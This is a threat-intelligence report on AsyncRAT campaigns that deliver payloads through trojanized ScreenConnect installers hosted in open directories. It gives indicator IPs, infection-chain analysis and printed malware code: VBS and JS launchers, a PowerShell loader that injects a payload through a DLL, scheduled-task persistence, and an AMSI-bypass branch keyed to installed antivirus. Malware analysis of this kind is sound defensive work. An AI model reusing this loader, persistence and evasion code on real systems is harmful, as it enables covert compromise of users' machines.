AsyncRAT Campaigns Uncovered: How Attackers Abuse ScreenConnect and Open Directories

Published: 2025-09-18 · Archived: 2026-04-02 11:32:02 UTC

Remote Monitoring and Management (RMM) tools like ConnectWise ScreenConnect have become both indispensable for IT administrators and highly attractive to threat actors targeting organizations in the United States. ScreenConnect's deep system access, trusted installation footprint, and widespread use across managed service providers make it a prime vector for malware delivery and persistence.

Recent investigations uncovered how attackers are abusing **ConnectWise ScreenConnect (formerly ConnectWise Control)** installers to deliver **AsyncRAT** payloads, leveraging open directories as staging points. By pivoting across exposed file repositories and correlating indicators of compromise (IOCs), we observed a repeatable infrastructure pattern of ScreenConnect installers hosted in open directories, linked domains embedding /Bin/ paths, and backend servers distributing AsyncRAT. This blending of remote management software abuse with commodity RAT delivery highlights both a supply-chain risk and the operational tradecraft adversaries use to evade traditional signature-based defenses.

Before we dive into evidence, here are the patterns that surfaced repeatedly across hosts, files, and redirects.

Key Takeaways

- **Payloads observed**: AsyncRAT and a custom PowerShell RAT were deployed alongside trojanized ScreenConnect installers.
- **Open directories & hosts uncovered**: At least 8 infrastructure hosts were identified (e.g., 176.65.139[.]119, 45.74.16[.]71, 164.68.120[.]30, 78.161.14[.]229, 78.162.57[.]179, 88.229.27[.]40, 185.208.159[.]71, 94.154.173[.]145).
- **Payload container scale**: Multiple similar naming files (logs.ldk / logs.idk / logs.idr) appeared repeatedly across multiple directories (sizes from 60 KB to 3 MB).
- Several container hashes were **Not Found on VirusTotal** at capture, indicating fresh or repackaged payloads.
- **Phishing pivot yield**: The /Bin/ ClickOnce pattern (from police.html → galusa.ac.mz → dual.saltuta.com) produced 8 related URLs across 2024-2025 during dataset queries.
- **Execution techniques**: Dual execution paths observed in the attack chain: in-memory .NET Assembly.Load for AV-guarded hosts and native injection via libPK.dll::Execute otherwise.
- **Persistence**: Frequent scheduled tasks were created (SystemInstallTask, 3losh) with aggressive intervals (every 2-10 minutes).
- **Network & C2 tradecraft**: AsyncRAT telemetry spans standard ports (21/80/111/443) and numerous high-ephemeral ports (30,000-60,000), often TLS-wrapped.

These observations line up with public reporting on ScreenConnect abuse and dual-RAT delivery. Here's the context we used to frame our hunt.

Background Reference

By 2025, ScreenConnect exploitation had evolved from opportunistic ransomware delivery into multi-stage, stealthy campaigns with supply chain implications. Acronis reported trojanized installers using ClickOnce loaders to drop dual payloads (AsyncRAT and a custom PowerShell RAT), while CyberProof detailed CHAINVERB, a backdoor leveraging signed binaries to embed command-and-control instructions.

In May 2025, ConnectWise disclosed a breach of its cloud-hosted ScreenConnect infrastructure, likely linked to CVE-2025-3935, a critical ViewState injection flaw. Threat actors also experimented with Authenticode stuffing, modifying certificate tables in malicious installers while preserving valid digital signatures to evade trust checks. Proofpoint also observed U.S.-focused phishing lures of fake IRS and USPS notices to deliver ScreenConnect installers for the deployment of AsyncRAT.

These campaigns signaled a pivot from ransomware-focused exploitation in 2024 toward persistent, trust-subverting intrusions targeting critical organizations. Collectively, these incidents underscored ScreenConnect's role as both a malware delivery vector and high-value supply chain target.




Figure 1. Timeline of 2025 important blogs highlighting ScreenConnect usage in different attack themes.

With that backdrop, we sought the same tradecraft in fresh data and found a near match in live infrastructure.

Research Context

The Acronis blog highlights an evolving campaign where attackers abuse trojanized ConnectWise ScreenConnect installers to infiltrate U.S.-based organizations. Instead of embedding malicious components directly, the adversaries now use a **ClickOnce installer** that dynamically retrieves payloads at runtime, complicating traditional detection.

Once executed, the installer immediately deploys two Remote Access Trojans (RATs): the widely used AsyncRAT and a custom PowerShell-based RAT. This dual-RAT strategy provides redundancy and persistence, ensuring attackers maintain access even if one RAT is neutralized.

The custom RAT stands out with reconnaissance, data exfiltration, obfuscation techniques, and a unique codebase not found in open-source repositories. Over time, the infection chain grows more adaptive, incorporating batch scripts, VBS loaders, and encoded .NET assemblies to redeploy AsyncRAT and maintain long-term access.




Figure 2. Attack chain showing multiple steps to maintain persistence and execution of AsyncRAT variants.

Our first solid lead came from AttackCapture™, where a simple query exposed three copies of the same PowerShell loader on separate hosts.

Initial Discovery Via AttackCapture™

Using Hunt.io's AttackCapture™ feature, a search for **Skype.ps1** revealed **three active results** from 29 May to 2 June 2025 hosted across distinct IP addresses. Two files share the same size and timestamp, indicating mirrored infrastructure or payload replication, while the third is significantly smaller, suggesting a possible variant or trimmed version of the script.

Type	Indicator	Size of Skype.ps1
Open Directory	hxxp://176.65.139.119:555/aA/Skype.ps1	235 KB
Open Directory	hxxps://45.74.16.71/aAold/Skype.ps1	235 KB
Open Directory	hxxp://164.68.120.30:550/99/Skype.ps1	3KB




Figure 3. Searching "Skype.ps1" using AttackCapture™ revealed 3 IP Addresses with distinct file sizes

We started with the first host, 176.65.139.119, to understand how the loader was staged and what else it was serving.

VirusTotal analysis of this IP address shows a clean reputation with a 0 detection score. However, a deeper investigation highlights malicious associations. Two files have been observed communicating with this host: Stub.exe and f2d834d37efb0a74b944174edc88a984.virus.

Hunt.io analysis of the IP address 176.65.139.119 shows direct ties to AsyncRAT activity. The host was observed with an open port at 5050, which has historically been associated with AsyncRAT.




Figure 4. Hunt.io links 176.65.139.119 to AsyncRAT activity via port 5050 (May-June 2025).

A second host, 45.74.16.71, showed the same components but with additional disposable DNS domains - suggesting fast rotation.

VirusTotal analysis of this IP address shows a malicious score of 10 out of 95. The passive DNS records show short-lived domains (dp.vdpanxxs.top, sc.vdpanxxs.top, and vixgstxpnl.top) and the files communicating with this IP include Stub.exe (detected 57/72) and aA.zip archive (38/66), which contained staged payloads such as Skype.ps1, Ab.vbs, and libPK.dll.

The analysis of the IP address 45.74.16.71 reveals links to **AsyncRAT** operations with an open port at **5050**. The presence of the **PureVPN association** indicates adversaries may be leveraging VPN infrastructure to anonymize malicious activities.




Figure 5. Analysis of the IP 45.74.16[.]71 linked to AsyncRAT C2 activity over port 5050 with VPN obfuscation.

The third host, 164.68.120.30, expanded the toolset further with packed binaries and domain-fluxed payloads.

Further VT analysis of this IP address flagged malicious by 14/95 vendors, with 9 malicious files being communicated with this host, including packed Win32 executables (hpqaiyo.exe, rqzwy8er.exe, gebv86.exe), a VBA payload (payload_1.ps1), and the recurring Stub.exe binary.

Our analysis of the third IP address, 164.68.120.30, reveals a High-Risk reputation score, confirming its role in AsyncRAT's command-and-control (C2) infrastructure. This strengthens its attribution to active malware operations.

Seeing three near-identical hosts in quick succession, we extended the scope to six months of Hunt.io telemetry to test whether this was short-lived or persistent.




Figure 6. Hunt.io analysis of 164.68.120.30 marked as High-Risk for AsyncRAT C2 activity over multiple ports.

Our six-month timeline IOCs illustrate persistent **AsyncRAT** activity across both standard ports (21, 80, 111, 443) and a wide range of high, non-standard ports in the **30,000-60,000** range. Long overlapping activity bars indicate sustained infrastructure activities, with operators rotating or layering ports to ensure redundancy.

The detection of **TLS traffic** on several ports points to a shift toward encrypted C2 communications, while clustering in high port ranges suggests automated deployment via builder scripts. Collectively, this reflects a **resilient, evasive AsyncRAT malicious infrastructure** maintained for long-term operations rather than opportunistic attacks.

To understand how these pieces fit together, we unpacked each open directory and mapped the infection chain. We then validated each stage in the open directories to confirm the loader and persistence mechanics in practice.




Figure 7. A six-month Hunt.io timeline reveals a resilient AsyncRAT infrastructure featuring port rotation, TLS encryption, and builder-driven deployment.

Open Directories Overview

The open directory at http://176.65.139.119:555 exposes a staged malware package, with aA.zip (563 KB) unpacking into Ab.vbs (dropper), Skype.ps1 (malicious PowerShell), libPK.dll (payload DLL), and Microsoft.lnk (persistence). The scripts are flagged as exploits, driving the infection chain, while the .lnk file likely initiates execution, and the DLL provides persistence or RAT capabilities. This illustrates a multi-stage delivery framework designed for resilience and scalable distribution.

A closer look at the execution flow shows how the operators adapt the loaders depending on the environment.




Figure 8. Open directory 176.65.139[.]119:555 hosting a multi-stage malware package (VBS, PowerShell, DLL, LNK).

Analysis of the open directory found at https://45.74.16.71 exposes multiple malicious archives, including aA.zip containing a ScreenConnect client executable (67 KB) and aAold.zip, which extracts into a full malware toolkit similar to the first host: Ab.vbs (dropper, tagged Exploit), Skype.ps1 (PowerShell exploit script), libPK.dll (large supporting DLL), and Microsoft.lnk (shortcut for execution). The presence of both a remote access tool installer and a staged package highlights the blending of legitimate software abuse (ScreenConnect) with custom loaders and scripts, suggesting an attack chain designed to establish unauthorized remote access while deploying multi-stage payloads for persistence and command execution.




Figure 9. Open directory 45.74.16[.]71 blending ScreenConnect abuse with staged malware payloads.

The open directory at http://164.68.120.30:550 hosts a 99.zip archive containing six files that form a broader malicious toolkit. Among them are Ab.js (tagged Exploit), a heavily reduced Skype.ps1 script (3 KB, Exploit), and a large DLL (libPK.dll, 2 MB) alongside multiple text files (1.txt, pe.txt, q.txt) and a decoy HTML page (police.html).

Unlike the previous directories, this infrastructure showcases a smaller PowerShell script variant, possibly serving as a lightweight loader or reconnaissance stage, paired with additional payload components for extended functionality.




Figure 10. Open directory 164.68.120.30:550 hosting 99.zip with a multi-layered malware toolkit and decoy artifacts.

Investigation and Analysis

Examining the open directory at 176.65.139[.]119:555 reveals a slightly altered infection chain compared to the blog. The script **Ab.vbs** functions as a simple launcher, using WScript.Shell to silently execute **Microsoft.lnk**, which is weaponized to invoke PowerShell with execution policy bypass and hidden window mode, ultimately running **Skype.ps1** from the public folder. This replaces the blog's VBS + BAT persistence stage with a streamlined VBS → LNK → PS1 flow.

Skype.ps1 functions as the PowerShell loader for additional payloads: it reconstructs or decodes an embedded payload blob, loads and invokes a native export named Execute from C:\Users\Public\libPK.dll, and then schedules Ab.vbs as a recurring task named SystemInstallTask to maintain persistence. In this setup, **libPK.dll** behaves as a disguised secondary loader, taking the place of the blog's log.idk / log.idr components and enabling in-memory/native-stage execution of downstream payloads.

Ab.vbs

```
w="WScript" : s="Shell" : p="C:\Users\Public\Microsoft.lnk"
CreateObject(w&"."&s).Run p,0,True

```

Figure 11. VBS launcher that silently executes Microsoft.lnk to kick off the infection chain.




Figure 12. Weaponized shortcut that invokes PowerShell with execution-policy bypass and a hidden window to run Skype.ps1.

```
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
[Byte[]]$payload = $a | foreach-Object {"$([double]($_/10))"}


[String] $path = "C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\ngentask.exe"

[string] $path2 = "C:\\Users\\Public\\libPK.dll"

$Assembly = @"
using System;
using System.Runtime.InteropServices;
using System.Text;
using System.IO;

namespace Inject
{
  public static class Program
  {

    [DllImport("$path2", EntryPoint = "Execute", CharSet = CharSet.Auto)]
    static extern int Execute(byte[] path, int sizePath, byte[] rawData);
    public static void Run(byte[] rawData, string path)
    {

      byte[] PathBytes = Encoding.UTF8.GetBytes(path);
      Execute(PathBytes, PathBytes.Length, rawData);
    }
  }
}
"@

Add-Type -TypeDefinition $Assembly
[Inject.Program]::Run($payload, $path)

Sleep 8
schtasks /create /tn "SystemInstallTask" /tr "C:\Users\Public\Ab.vbs" /sc MINUTE /mo 10 /f
```

Figure 13. PowerShell loader that reconstructs a payload, calls libPK.dll::Execute, and schedules SystemInstallTask for persistence.

On the second host, 45.74.16[.]71, we found a nearly identical toolkit but with a newly repacked ScreenConnect installer - likely to avoid static detection

In the second open directory found on this IP, a new variant of **screenconnect.client.exe** was uncovered, distinguished by a different hash but serving the same purpose as the sample from the first open directory.

This suggests the attackers are repacking or re-signing the ScreenConnect installer to evade static detection and diversify payload delivery. Despite the hash difference, its placement alongside **Ab.vbs**, **Microsoft.lnk**, **Skype.ps1**, and **libPK.dll** indicates it is part of the same infection chain, reinforcing the campaign's tactic of using trojanized ScreenConnect binaries as the primary entry point for executing multiple RAT loaders.

A third host at 164.68.120[.]30:550 showed similar tradecraft but swapped in JavaScript loaders and more aggressive scheduling. In this open directory, we observed a very similar attack chain to the ones documented in public research blogs, but with some notable variations in the components and execution flow.

The infection begins with a script named **Ab.js**, which leverages ActiveXObject to silently execute a PowerShell command that loads Skype.ps1.

Ab.js

```
(new ActiveXObject("WScript.Shell")).Run("powershell -ExecutionPolicy Bypass -WindowStyle Hidden -File C:\\ProgramData\\Skype.ps1", 0);

```

Figure 14. Ab.js launches PowerShell to load Skype.ps1, initiating the infection chain.

Once launched, **Skype.ps1** creates a scheduled task named "**3losh**" via the Windows Task Scheduler COM interface. This task is configured to trigger every two minutes and execute **Ab.js**, ensuring aggressive persistence even if the user terminates processes or reboots the system.

Skype.ps1

```powershell
$v1  = 'Schedule.Service'
$v2  = New-Object -ComObject $v1
$v3  = $v2
$v3.Connect()


$v4  = 0
$v5  = $v3.NewTask($v4)
$v6  = $v5


$v7  = $v6.RegistrationInfo
$v8  = 'Runs a script every 2 minutes'
$v7.Description = $v8


$v9  = $v6.Settings
$v10 = $true
$v11 = $false
$v9.Enabled = $v10
$v9.DisallowStartIfOnBatteries = $v11


$v12 = 1
$v13 = $v6.Triggers
$v14 = $v13.Create($v12)
$v15 = $v14
```

Skype.ps1

```powershell

$v16 = [DateTime]::Now
$v17 = 'yyyy-MM-ddTHH:mm:ss'
$v18 = $v16.ToString($v17)
$v15.StartBoundary = $v18


$v19 = 'PT2M'
$v15.Repetition.Interval = $v19


$v20 = 0
$v21 = $v6.Actions
$v22 = $v21.Create($v20)
$v23 = $v22


$v24 = 'C:\ProgramData\Ab.js'
$v23.Path = $v24

$v25 = '\'
$v26 = $v3.GetFolder($v25)
$v27 = $v26

$v28 = '3losh'
$v29 = 6
$v30 = $null
$v31 = 3

```

Figure 15. Skype.ps1 creates a persistent scheduled task named '3losh' that runs every two minutes.

The script then checks for the presence of security software, specifically looking for **TotalAV** or **Avast** installations. If either is found, it loads **pe.txt**, which contains an obfuscated assembly encoded as comma-separated numbers.

When decoded, this assembly provides an **AMSI bypass** designed to disable script-based security scanning. Following this, the script reconstructs and loads **1.txt**, another encoded blob that represents the attacker's primary .NET payload, and executes it directly in memory using Assembly.Load.

Skype.ps1

```powershell
Sleep 1
if (Test-Path "C:\Program Files (x86)\TotalAV") {
    $asm = '[System.' + 'Reflection' + '.Assembly]' | iex
[Byte[]]$V_rr1 = (Get-Content "C:\ProgramData\pe.txt").Split(',') | foreach-Object {"$([double]($_/10))"}
$asm::Load([byte[]]($V_rr1)).GetType('AmsiAnti' + 'Malware' + 'Provider' + '.BypassIt').GetMethod('Exe' + 'cute').Invoke($null, $null)
$a = (Get-Content "C:\ProgramData\1.txt").Split(',') | foreach-Object {"$([double]($_/10))"}
[Byte[]]$V_rr = $a


'$asm::' + 'Load($V_rr)' + '.EntryPoint' + '.Invoke($null, $null)' | iex
}
elseif (Test-Path "C:\Program Files\Avast Software\Avast") {
 $asm = '[System.' + 'Reflection' + '.Assembly]' | iex
[Byte[]]$V_rr1 = (Get-Content "C:\ProgramData\pe.txt").Split(',') | foreach-Object {"$([double]($_/10))"}
$asm::Load([byte[]]($V_rr1)).GetType('AmsiAnti' + 'Malware' + 'Provider' + '.BypassIt').GetMethod('Exe' + 'cute').Invoke($null, $null)
